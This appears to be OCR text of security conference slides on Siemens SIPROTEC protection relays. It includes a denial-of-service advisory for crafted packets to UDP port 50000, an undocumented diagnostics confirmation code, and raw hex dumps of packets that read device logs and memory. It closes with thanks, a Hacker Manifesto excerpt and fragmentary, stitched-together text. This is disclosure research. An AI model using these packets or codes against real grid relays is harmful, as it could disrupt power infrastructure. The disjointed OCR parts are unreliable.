The latest firmware updates for the affected devices resolve a vulnerability which could allow attackers to perform a denial-of-service attack under certain conditions.

AFFECTED PRODUCTS


- SIPROTEC 4 and SIPROTEC Compact product families: All devices where the Ethernet module EN100 with version V4.24 or lower is included.

Specially crafted packets sent to port 50000/udp could cause a denial-of-service of the affected device. A manual reboot is required to recover the service of the device.


confirmation code “311299”

To access this information, the confirmation code “311299” needs to be provided when prompted."

…Siemens does not publish official documentation on these statistics. It is strongly recommended to work together with Siemens SIPROTEC customer care or commissioning experts to retrieve and interpret the statistics and test information..."




System log


- send packets:
17 bytes (0x11)
00000000 00 00 00 00 00 01 0d 01 00 01 00 00 a1 00 00 00 ....
00000010 00 .
00000000 00 00 00 00 00 02 0d 01 00 01 00 00 14 01 01 08 ....
00000010 9c 9b 06 24 c8 32 60 72 0b 18 3e 50 71 74 67 4e ...$.2`r..>PqtgN
00000020 66 48 61 63 20 20 20 20 20 20 20 52 50 4e 20 20 fHac RPN
00000030 20 4f 97 20 20 00 4b 6f 6d 20 43 81 65 61 6e 61 O. .Kom C.eana
00000040 3d 41 63 73 20 4d 66 72 73 20 00 00 14 a0 00 13 =Acs Mfrs ......
00000050 b6 be 06 24 c8 f3 60 72 0b 18 4e 66 69 72 70 71 ...$..`r..Nfirpq
00000060 20 6b 61 6e 61 6c 20 31 20 20 20 52 50 4e 20 20 kanal 1 RPN
00000070 20 4f 97 20 20 20 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana
00000080 3d 41 63 73 20 4d 66 72 73 20 00 a0 00 08 a1 a2 =Acs Mfrs ......
00000090 00 03 06 24 c8 f3 60 72 0b 18 4e 66 69 72 70 71 ...$..`r..Nfirpq
000000a0 20 6b 61 6e 61 6c 20 32 20 20 20 52 50 4e 20 20 kanal 2 RPN
000000b0 20 4f 97 20 20 20 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana
000000c0 3d 41 63 73 20 4d 66 72 73 20 00 a5 ae a5 a5 a5 =Acs Mfrs ......
000000d0 a7 00 06 24 c9 ed 60 72 0b 18 4b 6e 53 78 58 61 ...$..`r..KnSxXa
000000e0 72 81 51 61 62 6f 73 81 3e 20 20 52 50 4e 20 20 r.Qabos.> RPN
000000f0 20 4f 97 20 20 20 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana
00000100 3d 41 63 73 20 4d 66 72 73 20 00 22 22 02 a5 a5 =Acs Mfrs ."".....
00000110 a7 00 06 24 ca 28 60 72 0b 18 54 72 73 71 6f 6a ...$.(`r..Trsqoj
00000120 72 73 63 6f 20 4f 4b 20 20 20 20 52 50 4e 20 20 rsco OK RPN
00000130 20 4f 97 20 20 20 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana
00000140 3d 41 63 73 20 4d 66 72 73 20 00 20 49 6e 66 6f =Acs Mfrs . Info
00000150 5f 30 06 24 cb 09 60 72 0b 18 44 69 62 30 31 20 _0.$..`r..Dib01
00000160 41 6b 73 69 63 6e 61 20 20 20 20 52 50 4e 20 20 Aksicna RPN
00000170 20 4f 97 20 20 20 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana

Device memory

```
- send packets:
15 bytes (0xf)
  00000000  00 00 00 00 00 01 0d 06 00 01 00 00 a2 00 02

  00000000  00 00 00 00 00 02 0d 06 00 01 00 00 00 37 fb 94
  00000010  00 e2 2d 1c 78 00 00 28 0e 3c 00 01 0b 0c 38 00
  00000020  02 17 0c 40 00 03 17 08 d8 00 04 1a 0a 44 00 05
  00000030  0e 0c 78 00 06 16 0c 78 00 07 16 0c e8 00 08 13
  00000040  0c d8 00 09 13 0f c0 00 0a 15 0e d4 00 0b 07 08
  00000050  a0 00 0c 1c 0d fc 00 0d 0c 08 50 00 0e 1e 08 d0
  00000060  00 0f 1a 0b 40 00 11 2b 0e 30 00 12 1d 25 34 00
  00000070  17 06 ff ff 00 18 ff 0e 94 00 1a 08 08 68 00 1b
  00000080  1d 07 a0 00 1d 24 0f 04 00 1e 06 1a 50 00 1f 11
  00000090  08 d8 00 20 1a 0a 34 00 21 0e 20 a8 00 23 09 0c
  000000a0  08 00 24 18 0c 18 00 25 18 0c 90 00 27 15 07 20
  000000b0  00 28 37 0c e0 00 29 13 0a fc 00 2a 1f 0c d0 00
  000000c0  2b 13 35 48 00 2c 10 ff ff ff ff ff ff ff ff ff
  000000d0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
  000000e0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
  000000f0  ff ff ff ff
```



http://scadastrangelove.blogspot.com/2015/12/now-declared-capabilities.html


Direktvermarktung


For some context, it would have been interesting to hear about German legislation on the topic of green energy, especially as it relates to the increasing requirements for wind and solar plants to have the capability not just to read the current status but also to actually shut them down or reduce their output by a set percentage. In a few months, all the solar/wind plants that are marketed through the "Direktvermarktung".

01.08.2014 500 kW

01.01.2016 100 kW

SCADA with Antenna





THANK YOU

Alexander Timorin
Alexander Tlyapov
Alexander Zaitsev
Alexey Osipov
Andrey Medov
Artem Chaykin
Denis Baranov
Dmitry Efanov
Dmitry Nagibin
Dmitry Serebryannikov
Dmitry Sklyarov
Evgeny Ermakov
Gleb Gritsai
Ilya Karpov
Ivan Poliyanchuk
Kirill Nesterov
Roman Ilin
Roman Polushin
Sergey Bobrov
Sergey Drozdov
Sergey Gordeychik
Sergey Scherbel
Sergey Sidorov
Timur Yunusov
Valentin Shilnenkov
Vladimir Kochetkov
Vyacheslav Egoshin
Yuri Goltsev

*All pictures are taken from google and other Internets

THANK YOU

*All pictures are taken from google and other Internets

+++The Mentor+++
Written on January 8, 1986

…We explore… and you call us criminals. We seek after knowledge… and you call us criminals. We exist without skin color, without nationality, without religious bias… and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity…

The Chaos Computer Club is, by its chapter and by common consent, a galactic organization of all life forms, regardless of their age, gender or upbringing.

The Congress has always been a place where people can enjoy technology and culture, no matter what their background is.

Looks like 3ncrypt1on…

First one to guess the new elite encryption key gets…


PS